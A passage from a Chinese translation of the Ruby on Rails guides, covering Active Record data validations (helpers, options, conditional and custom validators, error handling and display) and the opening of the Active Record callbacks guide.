class Person < ActiveRecord::Base
  validates :name, presence: true
end

Person.create(name: "John Doe").valid? # => true
Person.create(name: nil).valid? # => false
```

如上所示，如果 `Person` 的 `name` 属性值为空，验证就会将其视为不合法对象。创建的第二个 `Person` 对象不会存入数据库。

在深入探讨之前，我们先来介绍数据验证在整个程序中的作用。

## 1.1 为什么要做数据验证？

数据验证能确保只有合法的数据才会存入数据库。例如，程序可能需要用户提供一个合法的 Email 地址和邮寄地址。在模型中做验证是最有保障的，只有通过验证的数据才能存入数据库。数据验证和使用的数据库种类无关，终端用户也无法跳过，而且容易测试和维护。在 Rails 中做数据验证很简单，Rails 内置了很多帮助方法，能满足常规的需求，而且还可以编写自定义的验证方法。

数据存入数据库之前的验证方法还有其他几种，包括数据库内建的约束，客户端验证和控制器层验证。下面列出了这几种验证方法的优缺点：

- 数据库约束和“存储过程”无法兼容多种数据库，而且测试和维护较为困难。不过，如果其他程序也要使用这个数据库，最好在数据库层做些约束。数据库层的某些验证（例如在使用量很高的数据表中做唯一性验证）通过其他方式实现起来有点困难。
- 客户端验证很有用，但单独使用时可靠性不高。如果使用 JavaScript 实现，用户在浏览器中禁用 JavaScript 后很容易跳过验证。客户端验证和其他验证方式结合使用，可以为用户提供实时反馈。
- 控制器层验证很诱人，但一般都不灵便，难以测试和维护。只要可能，就要保证控制器的代码简洁性，这样才有利于长远发展。

你可以根据实际的需求选择使用哪种验证方式。Rails 团队认为，模型层数据验证最具普适性。

### 1.2 什么时候做数据验证？

在 Active Record 中对象有两种状态：一种在数据库中有对应的记录，一种没有。新建的对象（例如，使用 `new` 方法）还不属于数据库。在对象上调用 `save` 方法后，才会把对象存入相应的数据表。Active Record 使用实例方法 `new_record?` 判断对象是否已经存入数据库。假如有下面这个简单的 Active Record 类：

```
class Person < ActiveRecord::Base
end
```

我们可以在 `rails console` 中看一下到底怎么回事：

```
$ rails console
>> p = Person.new(name: "John Doe")
=> #<Person id: nil, name: "John Doe", created_at: nil, updated_at: nil>
>> p.new_record?
=> true
>> p.save
=> true
>> p.new_record?
=> false
```

新建并保存记录会在数据库中执行 SQL `INSERT` 操作。更新现有的记录会在数据库上执行 SQL `UPDATE` 操作。一般情况下，数据验证发生在这些 SQL 操作执行之前。如果验证失败，对象会被标记为不合法，Active Record 不会向数据库发送 `INSERT` 或 `UPDATE` 指令。这样就可以避免把不合法的数据存入数据库。你可以选择在对象创建、保存或更新时执行哪些数据验证。

修改数据库中对象的状态有很多方法。有些方法会做数据验证，有些则不会。所以，如果不小心处理，还是有可能把不合法的数据存入数据库。

下列方法会做数据验证，如果验证失败就不会把对象存入数据库：

- `create`
- `create!`

- `save`
- `save!`
- `update`
- `update!`

爆炸方法（例如 `save!`）会在验证失败后抛出异常。验证失败后，非爆炸方法不会抛出异常，`save` 和 `update` 返回 `false`，`create` 返回对象本身。

### 1.3 跳过验证

下列方法会跳过验证，不管验证是否通过都会把对象存入数据库，使用时要特别留意。

- `decrement!`
- `decrement_counter`
- `increment!`
- `increment_counter`
- `toggle!`
- `touch`
- `update_all`
- `update_attribute`
- `update_column`
- `update_columns`
- `update_counters`

注意，使用 `save` 时如果传入 `validate: false`，也会跳过验证。使用时要特别留意。

- `save(validate: false)`

### 1.4 `valid?` 和 `invalid?`

Rails 使用 `valid?` 方法检查对象是否合法。`valid?` 方法会触发数据验证，如果对象上没有错误，就返回 `true`，否则返回 `false`。前面我们已经用过了：

```
class Person < ActiveRecord::Base
  validates :name, presence: true
end

Person.create(name: "John Doe").valid? # => true
Person.create(name: nil).valid? # => false
```

Active Record 验证结束后，所有发现的错误都可以通过实例方法 `errors.messages` 获取，该方法返回一个错误集合。如果数据验证后，这个集合为空，则说明对象是合法的。

注意，使用 `new` 方法初始化对象时，即使不合法也不会报错，因为这时还没做数据验证。

```
class Person < ActiveRecord::Base
  validates :name, presence: true
end

>> p = Person.new
# => #<Person id: nil, name: nil>
>> p.errors.messages
# => {}

>> p.valid?
# => false
>> p.errors.messages
# => {name:["can't be blank"]}

>> p = Person.create
# => #<Person id: nil, name: nil>
>> p.errors.messages
# => {name:["can't be blank"]}

>> p.save
# => false

>> p.save!
# => ActiveRecord::RecordInvalid: Validation failed: Name can't be blank

>> Person.create!
# => ActiveRecord::RecordInvalid: Validation failed: Name can't be blank
```

`invalid?` 是 `valid?` 的逆测试，会触发数据验证，如果找到错误就返回 `true` ，否则返回 `false` 。

### 1.5 `errors[]`

要检查对象的某个属性是否合法，可以使用 `errors[:attribute]` 。`errors[:attribute]` 中包含 `:attribute` 的所有错误。如果某个属性没有错误，就会返回空数组。

这个方法只在数据验证之后才能使用，因为它只是用来收集错误信息的，并不会触发验证。而且，和前面介绍的 `ActiveRecord::Base#invalid?` 方法不一样，因为 `errors[:attribute]` 不会验证整个对象，只检查对象的某个属性是否出错。

```
class Person < ActiveRecord::Base
  validates :name, presence: true
end

>> Person.new.errors[:name].any? # => false
>> Person.create.errors[:name].any? # => true
```

我们会在“处理验证错误”一节详细介绍验证错误。现在，我们来看一下 Rails 默认提供的数据验证帮助方法。

## 2 数据验证帮助方法

Active Record 预先定义了很多数据验证帮助方法，可以直接在模型类定义中使用。这些帮助方法提供了常用的验证规则。每次验证失败后，都会向对象的 `errors` 集合中添加一个消息，这些消息和所验证的属性是关联的。

每个帮助方法都可以接受任意数量的属性名，所以一行代码就能在多个属性上做同一种验证。

所有的帮助方法都可指定 `:on` 和 `:message` 选项，指定何时做验证，以及验证失败后向 `errors` 集合添加什么消息。`:on` 选项的可选值是 `:create` 和 `:update` 。每个帮助函数都有默认的错误消息，如果没有通过 `:message` 选项指定，则使用默认值。下面分别介绍各帮助方法。

## 2.1 `acceptance`

这个方法检查表单提交时，用户界面中的复选框是否被选中。这个功能一般用来要求用户接受程序的服务条款，阅读一些文字，等等。这种验证只针对网页程序，不会存入数据库（如果没有对应的字段，该方法会创建一个虚拟属性）。

```
class Person < ActiveRecord::Base
  validates :terms_of_service, acceptance: true
end
```

这个帮助方法的默认错误消息是“must be accepted”。

这个方法可以指定 `:accept` 选项，决定可接受什么值。默认为“1”，很容易修改：

```
class Person < ActiveRecord::Base
  validates :terms_of_service, acceptance: { accept: 'yes' }
end
```

## 2.2 `validates_associated`

如果模型和其他模型有关联，也要验证关联的模型对象，可以使用这个方法。保存对象时，会在相关联的每个对象上调用 `valid?` 方法。

```
class Library < ActiveRecord::Base
  has_many :books
  validates_associated :books
end
```

这个帮助方法可用于所有关联类型。

不要在关联的两端都使用 `validates_associated`，这样会生成一个循环。

`validates_associated` 的默认错误消息是“is invalid”。注意，相关联的每个对象都有各自的 `errors` 集合，错误消息不会都集中在调用该方法的模型对象上。

## 2.3 `confirmation`

如果要检查两个文本字段的值是否完全相同，可以使用这个帮助方法。例如，确认 Email 地址或密码。这个帮助方法会创建一个虚拟属性，其名字为要验证的属性名后加 `_confirmation`。

```
class Person < ActiveRecord::Base
  validates :email, confirmation: true
end
```

在视图中可以这么写：

```
<%= text_field :person, :email %>
<%= text_field :person, :email_confirmation %>
```

只有 `email_confirmation` 的值不是 `nil` 时才会做这个验证。所以要为确认属性加上存在性验证（后文会介绍 `presence` 验证）。

```
class Person < ActiveRecord::Base
  validates :email, confirmation: true
  validates :email_confirmation, presence: true
end
```

这个帮助方法的默认错误消息是“doesn't match confirmation”。

## 2.4 `exclusion`

这个帮助方法检查属性的值是否不在指定的集合中。集合可以是任何一种可枚举的对象。

```
class Account < ActiveRecord::Base
  validates :subdomain, exclusion: { in: %w(www us ca jp),
    message: "%{value} is reserved." }
end
```

`exclusion` 方法要指定 `:in` 选项，设置哪些值不能作为属性的值。`:in` 选项有个别名 `:with`，作用相同。上面的例子设置了 `:message` 选项，演示如何获取属性的值。

默认的错误消息是“is reserved”。

## 2.5 `format`

这个帮助方法检查属性的值是否匹配 `:with` 选项指定的正则表达式。

```
class Product < ActiveRecord::Base
  validates :legacy_code, format: { with: /\A[a-zA-Z]+\z/,
    message: "only allows letters" }
end
```

默认的错误消息是“is invalid”。

## 2.6 `inclusion`

这个帮助方法检查属性的值是否在指定的集合中。集合可以是任何一种可枚举的对象。

```
class Coffee < ActiveRecord::Base
  validates :size, inclusion: { in: %w(small medium large),
    message: "%{value} is not a valid size" }
end
```

`inclusion` 方法要指定 `:in` 选项，设置可接受哪些值。`:in` 选项有个别名 `:within`，作用相同。上面的例子设置了 `:message` 选项，演示如何获取属性的值。

该方法的默认错误消息是“is not included in the list”。

## 2.7 `length`

这个帮助方法验证属性值的长度，有多个选项，可以使用不同的方法指定长度限制：

```
class Person < ActiveRecord::Base
  validates :name, length: { minimum: 2 }
  validates :bio, length: { maximum: 500 }
  validates :password, length: { in: 6..20 }
  validates :registration_number, length: { is: 6 }
end
```

可用的长度限制选项有：

- `:minimum`：属性的值不能比指定的长度短；
- `:maximum`：属性的值不能比指定的长度长；
- `:in`（或 `:within`）：属性值的长度在指定值之间。该选项的值必须是一个范围；
- `:is`：属性值的长度必须等于指定值；

默认的错误消息根据长度验证类型而有所不同，还是可以 `:message` 定制。定制消息时，可以使用 `:wrong_length`、`:too_long` 和 `:too_short` 选项，`%{count}` 表示长度限制的值。

```
class Person < ActiveRecord::Base
  validates :bio, length: { maximum: 1000,
    too_long: "%{count} characters is the maximum allowed" }
end
```

这个帮助方法默认统计字符数，但可以使用 `:tokenizer` 选项设置其他的统计方式：

```
class Essay < ActiveRecord::Base
  validates :content, length: {
    minimum: 300,
    maximum: 400,
    tokenizer: lambda { |str| str.scan(/\w+/) },
    too_short: "must have at least %{count} words",
    too_long: "must have at most %{count} words"
  }
end
```

注意，默认的错误消息使用复数形式（例如，“is too short (minimum is %{count} characters”），所以如果长度限制是 `minimum: 1`，就要提供一个定制的消息，或者使用 `presence: true` 代替。`:in` 或 `:within` 的值比 1 小时，都要提供一个定制的消息，或者在 `length` 之前，调用 `presence` 方法。

## 2.8 `numericality`

这个帮助方法检查属性的值是否值包含数字。默认情况下，匹配的值是可选的正负符号后加整数或浮点数。如果只接受整数，可以把 `:only_integer` 选项设为 `true`。

如果 `:only_integer` 为 `true`，则使用下面的正则表达式验证属性的值。

```
/\A[+-]?\d+\Z/
```

否则，会尝试使用 `Float` 把值转换成数字。

注意上面的正则表达式允许最后出现换行符。

```
class Player < ActiveRecord::Base
  validates :points, numericality: true
  validates :games_played, numericality: { only_integer: true }
end
```

除了 `:only_integer` 之外，这个方法还可指定以下选项，限制可接受的值：

- `:greater_than`：属性值必须比指定的值大。该选项默认的错误消息是“must be greater than %{count}”；
- `:greater_than_or_equal_to`：属性值必须大于或等于指定的值。该选项默认的错误消息是“must be greater than or equal to %{count}”；
- `:equal_to`：属性值必须等于指定的值。该选项默认的错误消息是“must be equal to %{count}”；
- `:less_than`：属性值必须比指定的值小。该选项默认的错误消息是“must be less than %{count}”；
- `:less_than_or_equal_to`：属性值必须小于或等于指定的值。该选项默认的错误消息是“must be less than or equal to %{count}”；
- `:odd`：如果设为 `true`，属性值必须是奇数。该选项默认的错误消息是“must be odd”；
- `:even`：如果设为 `true`，属性值必须是偶数。该选项默认的错误消息是“must be even”；

默认的错误消息是“is not a number”。

## 2.9 `presence`

这个帮助方法检查指定的属性是否为非空值，调用 `blank?` 方法检查值是否为 `nil` 或空字符串，即空字符串或只包含空白的字符串。

```
class Person < ActiveRecord::Base
  validates :name, :login, :email, presence: true
end
```

如果要确保关联对象存在，需要测试关联的对象本身是否存在，而不是用来映射关联的外键。

```
class LineItem < ActiveRecord::Base
  belongs_to :order
  validates :order, presence: true
end
```

为了能验证关联的对象是否存在，要在关联中指定 `:inverse_of` 选项。

```
class Order < ActiveRecord::Base
  has_many :line_items, inverse_of: :order
end
```

如果验证 `has_one` 或 `has_many` 关联的对象是否存在，会在关联的对象上调用 `blank?` 和 `marked_for_destruction?` 方法。

因为 `false.blank?` 的返回值是 `true`，所以如果要验证布尔值字段是否存在要使用 `validates :field_name, inclusion: { in: [true, false] }`。

默认的错误消息是“can't be blank”。

## 2.10 `absence`

这个方法验证指定的属性值是否为空，使用 `present?` 方法检测值是否为 `nil` 或空字符串，即空字符串或只包含空白的字符串。

```
class Person < ActiveRecord::Base
  validates :name, :login, :email, absence: true
end
```

如果要确保关联对象为空，需要测试关联的对象本身是否为空，而不是用来映射关联的外键。

```
class LineItem < ActiveRecord::Base
  belongs_to :order
  validates :order, absence: true
end
```

为了能验证关联的对象是否为空，要在关联中指定 `:inverse_of` 选项。

```
class Order < ActiveRecord::Base
  has_many :line_items, inverse_of: :order
end
```

如果验证 `has_one` 或 `has_many` 关联的对象是否为空，会在关联的对象上调用 `present?` 和 `marked_for_destruction?` 方法。

因为 `false.present?` 的返回值是 `false`，所以如果要验证布尔值字段是否为空要使用 `validates :field_name, exclusion: { in: [true, false] }`。

默认的错误消息是“must be blank”。

## 2.11 `uniqueness`

这个帮助方法会在保存对象之前验证属性值是否是唯一的。该方法不会在数据库中创建唯一性约束，所以有可能两个数据库连接创建的记录字段的值是相同的。为了避免出现这种问题，要在数据库的字段上建立唯一性索引。关于多字段索引的详细介绍，参阅 MySQL 手册。

```
class Account < ActiveRecord::Base
  validates :email, uniqueness: true
end
```

这个验证会在模型对应的数据表中执行一个 SQL 查询，检查现有的记录中该字段是否已经出现过相同的值。

`:scope` 选项可以指定其他属性，用来约束唯一性验证：

```
class Holiday < ActiveRecord::Base
  validates :name, uniqueness: { scope: :year,
    message: "should happen once per year" }
end
```

还有个 `:case_sensitive` 选项，指定唯一性验证是否要区分大小写，默认值为 `true`。

```
class Person < ActiveRecord::Base
  validates :name, uniqueness: { case_sensitive: false }
end
```

注意，有些数据库的设置是，查询时不区分大小写。

默认的错误消息是“has already been taken”。

## 2.12 `validates_with`

这个帮助方法把记录交给其他的类做验证。

```
class GoodnessValidator < ActiveModel::Validator
  def validate(record)
    if record.first_name == "Evil"
      record.errors[:base] << "This person is evil"
    end
  end
end

class Person < ActiveRecord::Base
  validates_with GoodnessValidator
end
```

`record.errors[:base]` 中的错误针对整个对象，而不是特定的属性。

`validates_with` 方法的参数是一个类，或一组类，用来做验证。`validates_with` 方法没有默认的错误消息。在做验证的类中要手动把错误添加到记录的错误集合中。

实现 `validate` 方法时，必须指定 `record` 参数，这是要做验证的记录。

和其他验证一样，`validates_with` 也可指定 `:if`、`:unless` 和 `:on` 选项。如果指定了其他选项，会包含在 `options` 中传递给做验证的类。

```
class GoodnessValidator < ActiveModel::Validator
  def validate(record)
    if options[:fields].any?{|field| record.send(field) == "Evil" }
      record.errors[:base] << "This person is evil"
    end
  end
end

class Person < ActiveRecord::Base
  validates_with GoodnessValidator, fields: [:first_name, :last_name]
end
```

注意，做验证的类在整个程序的生命周期内只会初始化一次，而不是每次验证时都初始化，所以使用实例变量时要特别小心。

如果做验证的类很复杂，必须要用实例变量，可以用纯粹的 Ruby 对象代替：

```
class Person < ActiveRecord::Base
  validate do |person|
    GoodnessValidator.new(person).validate
  end
end

class GoodnessValidator
  def initialize(person)
    @person = person
  end

  def validate
    if some_complex_condition_involving_ivars_and_private_methods?
      @person.errors[:base] << "This person is evil"
    end
  end

  # ...
end
```

### 2.13 `validates_each`

这个帮助方法会把属性值传入代码库做验证，没有预先定义验证的方式，你应该在代码库中定义验证方式。要验证的每个属性都会传入块中做验证。在下面的例子中，我们确保名和姓都不能以小写字母开头：

```
class Person < ActiveRecord::Base
  validates_each :name, :surname do |record, attr, value|
    record.errors.add(attr, 'must start with upper case') if value =~ /\A[a-z]/
  end
end
```

代码块的参数是记录，属性名和属性值。在代码块中可以做任何检查，确保数据合法。如果验证失败，要向模型添加一个错误消息，把数据标记为不合法。

## 3 常用的验证选项

常用的验证选项包括：

### 3.1 `:allow_nil`

指定 `:allow_nil` 选项后，如果要验证的值为 `nil` 就会跳过验证。

```
class Coffee < ActiveRecord::Base
  validates :size, inclusion: { in: %w(small medium large),
    message: "%{value} is not a valid size" }, allow_nil: true
end
```

### 3.2 `:allow_blank`

`:allow_blank` 选项和 `:allow_nil` 选项类似。如果要验证的值为空（调用 `blank?` 方法，例如 `nil` 或空字符串），就会跳过验证。

```
class Topic < ActiveRecord::Base
  validates :title, length: { is: 5 }, allow_blank: true
end

Topic.create(title: "").valid?  # => true
Topic.create(title: nil).valid? # => true
```

### 3.3 `:message`

前面已经介绍过，如果验证失败，会把 `:message` 选项指定的字符串添加到 `errors` 集合中。如果没指定这个选项，Active Record 会使用各种验证帮助方法的默认错误消息。

### 3.4 `:on`

`:on` 选项指定什么时候做验证。所有内建的验证帮助方法默认都在保存时（新建记录或更新记录）做验证。如果想修改，可以使用 `on: :create`，指定只在创建记录时做验证；或者使用 `on: :update`，指定只在更新记录时做验证。

```
class Person < ActiveRecord::Base
  # it will be possible to update email with a duplicated value
  validates :email, uniqueness: true, on: :create

  # it will be possible to create the record with a non-numerical age
  validates :age, numericality: true, on: :update

  # the default (validates on both create and update)
  validates :name, presence: true
end
```

# 4 严格验证

数据验证还可以使用严格模式，失败后会抛出 `ActiveModel::StrictValidationFailed` 异常。

```
class Person < ActiveRecord::Base
  validates :name, presence: { strict: true }
end

Person.new.valid?  # => ActiveModel::StrictValidationFailed: Name can't be blank
```

通过 `:strict` 选项，还可以指定抛出什么异常：

```
class Person < ActiveRecord::Base
  validates :token, presence: true, uniqueness: true, strict: TokenGenerationException
end

Person.new.valid?  # => TokenGenerationException: Token can't be blank
```

# 5 条件验证

有时只有满足特定条件时做验证才说得通。条件可通过 `:if` 和 `:unless` 选项指定，这两个选项的值可以是 Symbol、字符串、`Proc` 或数组。`:if` 选项指定何时做验证。如果要指定何时不做验证，可以使用 `:unless` 选项。

## 5.1 指定 Symbol

`:if` 和 `:unless` 选项的值为 Symbol 时，表示要在验证之前执行对应的方法。这是最常用的设置方法。

```
class Order < ActiveRecord::Base
  validates :card_number, presence: true, if: :paid_with_card?

  def paid_with_card?
    payment_type == "card"
  end
end
```

### 5.2 指定字符串

`:if` 和 `:unless` 选项的值还可以是字符串，但必须是 Ruby 代码，传入 `eval` 方法中执行。当字符串表示的条件非常短时才应该使用这种形式。

```
class Person < ActiveRecord::Base
  validates :surname, presence: true, if: "name.nil?"
end
```

### 5.3 指定 Proc

`:if` and `:unless` 选项的值还可以是 Proc。使用 Proc 对象可以在行间编写条件，不用定义额外的方法。这种形式最适合用在一行代码能表示的条件上。

```
class Account < ActiveRecord::Base
  validates :password, confirmation: true,
    unless: Proc.new { |a| a.password.blank? }
end
```

### 5.4 条件组合

有时同一个条件会用在多个验证上，这时可以使用 `with_options` 方法：

```
class User < ActiveRecord::Base
  with_options if: :is_admin? do |admin|
    admin.validates :password, length: { minimum: 10 }
    admin.validates :email, presence: true
  end
end
```

`with_options` 代码块中的所有验证都会使用 `if: :is_admin?` 这个条件。

### 5.5 联合条件

另一方面，当多个条件规定验证是否应该执行时，可以使用数组。而且，同一个验证可以同时指定 `:if` 和 `:unless` 选项。

```
class Computer < ActiveRecord::Base
  validates :mouse, presence: true,
                    if: ["market.retail?", :desktop?]
                    unless: Proc.new { |c| c.trackpad.present? }
end
```

只有当 `:if` 选项的所有条件都返回 `true`，且 `:unless` 选项中的条件返回 `false` 时才会做验证。

## 6 自定义验证方式

如果内建的数据验证帮助方法无法满足需求时，可以选择自己定义验证使用的类或方法。

### 6.1 自定义验证使用的类

自定义的验证类继承自 `ActiveModel::Validator`，必须实现 `validate` 方法，传入的参数是要验证的记录，然后验证这个记录是否合法。自定义的验证类通过 `validates_with` 方法调用。

```
class MyValidator < ActiveModel::Validator
  def validate(record)
    unless record.name.starts_with? 'X'
      record.errors[:name] << 'Need a name starting with X please!'
    end
  end
end

class Person
  include ActiveModel::Validations
  validates_with MyValidator
end
```

在自定义的验证类中验证单个属性，最简单的方法是集成 `ActiveModel::EachValidator` 类。此时，自定义的验证类中要实现 `validate_each` 方法。这个方法接受三个参数：记录，属性名和属性值。

```
class EmailValidator < ActiveModel::EachValidator
  def validate_each(record, attribute, value)
    unless value =~ /\A([^@\s]+)@((?:[-a-z0-9]+\.)+[a-z]{2,})\z/i
      record.errors[attribute] << (options[:message] || "is not an email")
    end
  end
end

class Person < ActiveRecord::Base
  validates :email, presence: true, email: true
end
```

如上面的代码所示，可以同时使用内建的验证方法和自定义的验证类。

### 6.2 自定义验证使用的方法

还可以自定义方法验证模型的状态，如果验证失败，向 `errors` 集合添加错误消息。然后还要使用类方法 `validate` 注册这些方法，传入自定义验证方法名的 Symbol 形式。

类方法可以接受多个 Symbol，自定义的验证方法会按照注册的顺序执行。

```
class Invoice < ActiveRecord::Base
  validate :expiration_date_cannot_be_in_the_past,
    :discount_cannot_be_greater_than_total_value

  def expiration_date_cannot_be_in_the_past
    if expiration_date.present? && expiration_date < Date.today
      errors.add(:expiration_date, "can't be in the past")
    end
  end

  def discount_cannot_be_greater_than_total_value
    if discount > total_value
      errors.add(:discount, "can't be greater than total value")
    end
  end
end
```

默认情况下，每次调用 `valid?` 方法时都会执行自定义的验证方法。使用 `validate` 方法注册自定义验证方法时可以设置 `:on` 选项，执行什么时候运行。`:on` 的可选值为 `:create` 和 `:update`。

```
class Invoice < ActiveRecord::Base
  validate :active_customer, on: :create

  def active_customer
    errors.add(:customer_id, "is not active") unless customer.active?
  end
end
```

# 7 处理验证错误

除了前面介绍的 `valid?` 和 `invalid?` 方法之外，Rails 还提供了很多方法用来处理 `errors` 集合，以及查询对象的合法性。

下面介绍其中一些常用的方法。所有可用的方法请查阅 `ActiveModel::Errors` 的文档。

## 7.1 `errors`

`ActiveModel::Errors` 的实例包含所有的错误。其键是每个属性的名字，值是一个数组，包含错误消息字符串。

```
class Person < ActiveRecord::Base
  validates :name, presence: true, length: { minimum: 3 }
end

person = Person.new
person.valid? # => false
person.errors.messages
 # => {:name=>["can't be blank", "is too short (minimum is 3 characters)"]}

person = Person.new(name: "John Doe")
person.valid? # => true
person.errors.messages # => {}
```

## 7.2 `errors[]`

`errors[]` 用来获取某个属性上的错误消息，返回结果是一个由该属性所有错误消息字符串组成的数组，每个字符串表示一个错误消息。如果字段上没有错误，则返回空数组。

```
class Person < ActiveRecord::Base
  validates :name, presence: true, length: { minimum: 3 }
end

person = Person.new(name: "John Doe")
person.valid? # => true
person.errors[:name] # => []

person = Person.new(name: "JD")
person.valid? # => false
person.errors[:name] # => ["is too short (minimum is 3 characters)"]

person = Person.new
person.valid? # => false
person.errors[:name]
 # => ["can't be blank", "is too short (minimum is 3 characters)"]
```

### 7.3 `errors.add`

`add` 方法可以手动添加某属性的错误消息。使用 `errors.full_messages` 或 `errors.to_a` 方法会以最终显示给用户的形式显示错误消息。这些错误消息的前面都会加上字段名可读形式（并且首字母大写）。 `add` 方法接受两个参数：错误消息要添加到的字段名和错误消息本身。

```
class Person < ActiveRecord::Base
  def a_method_used_for_validation_purposes
    errors.add(:name, "cannot contain the characters !@#%*()_-+=")
  end
end

person = Person.create(name: "!@#")

person.errors[:name]
 # => ["cannot contain the characters !@#%*()_-+="]

person.errors.full_messages
 # => ["Name cannot contain the characters !@#%*()_-+="]
```

还有一种方法可以实现同样地效果，使用 `[]=` 设置方法：

```
  class Person < ActiveRecord::Base
    def a_method_used_for_validation_purposes
      errors[:name] = "cannot contain the characters !@#%*()_-+="
    end
  end

  person = Person.create(name: "!@#")

  person.errors[:name]
   # => ["cannot contain the characters !@#%*()_-+="]

  person.errors.to_a
   # => ["Name cannot contain the characters !@#%*()_-+="]
```

### 7.4 `errors[:base]`

错误消息可以添加到整个对象上，而不是针对某个属性。如果不想管是哪个属性导致对象不合法，只想把对象标记为不合法状态，就可以使用这个方法。`errors[:base]` 是个数组，可以添加字符串作为错误消息。

```
class Person < ActiveRecord::Base
  def a_method_used_for_validation_purposes
    errors[:base] << "This person is invalid because ..."
  end
end
```

### 7.5 `errors.clear`

如果想清除 `errors` 集合中的所有错误消息，可以使用 `clear` 方法。当然了，在不合法的对象上调用 `errors.clear` 方法后，这个对象还是不合法的，虽然 `errors` 集合为空了，但下次调用 `valid?` 方法，或调用其他把对象存入数据库的方法时， 会再次进行验证。如果任何一个验证失败了， `errors` 集合中就再次出现值了。

```
class Person < ActiveRecord::Base
  validates :name, presence: true, length: { minimum: 3 }
end

person = Person.new
person.valid? # => false
person.errors[:name]
 # => ["can't be blank", "is too short (minimum is 3 characters)"]

person.errors.clear
person.errors.empty? # => true

p.save # => false

p.errors[:name]
# => ["can't be blank", "is too short (minimum is 3 characters)"]
```

### 7.6 `errors.size`

`size` 方法返回对象上错误消息的总数。

```
class Person < ActiveRecord::Base
  validates :name, presence: true, length: { minimum: 3 }
end

person = Person.new
person.valid? # => false
person.errors.size # => 2

person = Person.new(name: "Andrea", email: "andrea@example.com")
person.valid? # => true
person.errors.size # => 0
```

## 8 在视图中显示验证错误

在模型中加入数据验证后，如果在表单中创建模型，出错时，你或许想把错误消息显示出来。

因为每个程序显示错误消息的方式不同，所以 Rails 没有直接提供用来显示错误消息的视图帮助方法。不过，Rails 提供了这么多方法用来处理验证，自己编写一个也不难。使用脚手架时，Rails 会在生成的 `_form.html.erb` 中加入一些 ERB 代码，显示模型错误消息的完整列表。

假设有个模型对象存储在实例变量 `@post` 中，视图的代码可以这么写：

```
<% if @post.errors.any? %>
  <div id="error_explanation">
    <h2><%= pluralize(@post.errors.count, "error") %> prohibited this post from being sav

    <ul>
    <% @post.errors.full_messages.each do |msg| %>
      <li><%= msg %></li>
    <% end %>
    </ul>
  </div>
<% end %>
```

而且，如果使用 Rails 的表单帮助方法生成表单，如果某个表单字段验证失败，会把字段包含在一个 `<div>` 中：

```
<div class="field_with_errors">
 <input id="post_title" name="post[title]" size="30" type="text" value="">
</div>
```

然后可以根据需求为这个 `div` 添加样式。脚手架默认添加的 CSS 如下：

```
.field_with_errors {
  padding: 2px;
  background-color: red;
  display: table;
}
```

所有出错的表单字段都会放入一个内边距为 2 像素的红色框内。

# 反馈

欢迎帮忙改善指南质量。

如发现任何错误，欢迎修正。开始贡献前，可先行阅读贡献指南：文档。

翻译如有错误，深感抱歉，欢迎 Fork 修正，或至此处回报。

文章可能有未完成或过时的内容。请先检查 Edge Guides 来确定问题在 master 是否已经修掉了。再上 master 补上缺少的文件。内容参考 Ruby on Rails 指南准则来了解行文风格。

最后，任何关于 Ruby on Rails 文档的讨论，欢迎到 rubyonrails-docs 邮件群组。

# Active Record 回调

本文介绍如何介入 Active Record 对象的生命周期。

读完本文，你将学到：

- Active Record 对象的生命周期；
- 如何编写回调方法响应对象声明周期内发生的事件；
- 如何把常用的回调封装到特殊的类中；

## Chapters



## 1 对象的生命周期

在 Rails 程序运行过程中，对象可以被创建、更新和销毁。Active Record 为对象的生命周期提供了很多钩子，让你控制程序及其数据。

回调可以在对象的状态改变之前或之后触发指定的逻辑操作。

# 2 回调简介

回调是在对象生命周期的特定时刻执行的方法。回调方法可以在 Active Record 对象创建、保存、更新、删除、验证或从数据库中读出时执行。

## 2.1 注册回调

在使用回调之前，要先注册。回调方法的定义和普通的方法一样，然后使用类方法注册：

```
class User < ActiveRecord::Base
  validates :login, :email, presence: true

  before_validation :ensure_login_has_a_value

  protected
    def ensure_login_has_a_value
      if login.nil?
        self.login = email unless email.blank?
      end
    end
end
```

这种类方法还可以接受一个代码块。如果操作可以使用一行代码表述，可以考虑使用代码块形式。

```
class User < ActiveRecord::Base
  validates :login, :email, presence: true

  before_create do
    self.name = login.capitalize if name.blank?
  end
end
```

注册回调时可以指定只在对象生命周期的特定事件发生时执行：

```
class User < ActiveRecord::Base
  before_validation :normalize_name, on: :create

  # :on takes an array as well
  after_validation :set_location, on: [ :create, :update ]

  protected
    def normalize_name
      self.name = self.name.downcase.titleize
    end

    def set_location
      self.location = LocationService.query(self)
    end
end
```

一般情况下，都把回调方法定义为受保护的方法或私有方法。如果定义成公共方法，回调就可以在模型外部调用，违背了对象封装原则。

# 3 可用的回调

下面列出了所有可用的 Active Record 回调，按照执行各操作时触发的顺序：

### 3.1 创建对象

- `before_validation`
- `after_validation`
- `before_save`
- `around_save`
- `before_create`
- `around_create`
- `after_create`
- `after_save`

### 3.2 更新对象

- `before_validation`
- `after_validation`
- `before_save`
- `around_save`
- `before_update`
- `around_update`
- `after_update`
- `after_save`

### 3.3 销毁对象

- `before_destroy`
- `around_destroy`
- `after_destroy`

创建和更新对象时都会触发 `after_save`，但不管注册的顺序，总在 `after_create` 和 `after_update` 之后执行。

### 3.4 `after_initialize` 和 `after_find`

`after_initialize` 回调在 Active Record 对象初始化时执行，包括直接使用 `new` 方法初始化和从数据库中读取记录。`after_initialize` 回调不用直接重定义 Active Record 的 `initialize` 方法。

`after_find` 回调在从数据库中读取记录时执行。如果同时注册了 `after_find` 和 `after_initialize` 回调，`after_find` 会先执行。

`after_initialize` 和 `after_find` 没有对应的 `before_*` 回调，但可以像其他回调一样注册。

```
class User < ActiveRecord::Base
  after_initialize do |user|
    puts "You have initialized an object!"
  end

  after_find do |user|
    puts "You have found an object!"
  end
end

>> User.new
You have initialized an object!
=> #<User id: nil>

>> User.first
You have found an object!
You have initialized an object!
=> #<User id: 1>
```

### 3.5 `after_touch`

`after_touch` 回调在触碰 Active Record 对象时执行。

```
class User < ActiveRecord::Base
  after_touch do |user|
    puts "You have touched an object"
  end
end

>> u = User.create(name: 'Kuldeep')
=> #<User id: 1, name: "Kuldeep", created_at: "2013-11-25 12:17:49", updated_at: "2013-11

>> u.touch
You have touched an object
=> true
```

可以结合 `belongs_to` 一起使用：

```
class Employee < ActiveRecord::Base
  belongs_to :company, touch: true
  after_touch do
    puts 'An Employee was touched'
  end
end

class Company < ActiveRecord::Base
  has_many :employees
  after_touch :log_when_employees_or_company_touched

  private
  def log_when_employees_or_company_touched
    puts 'Employee/Company was touched'
  end
end

>> @employee = Employee.last
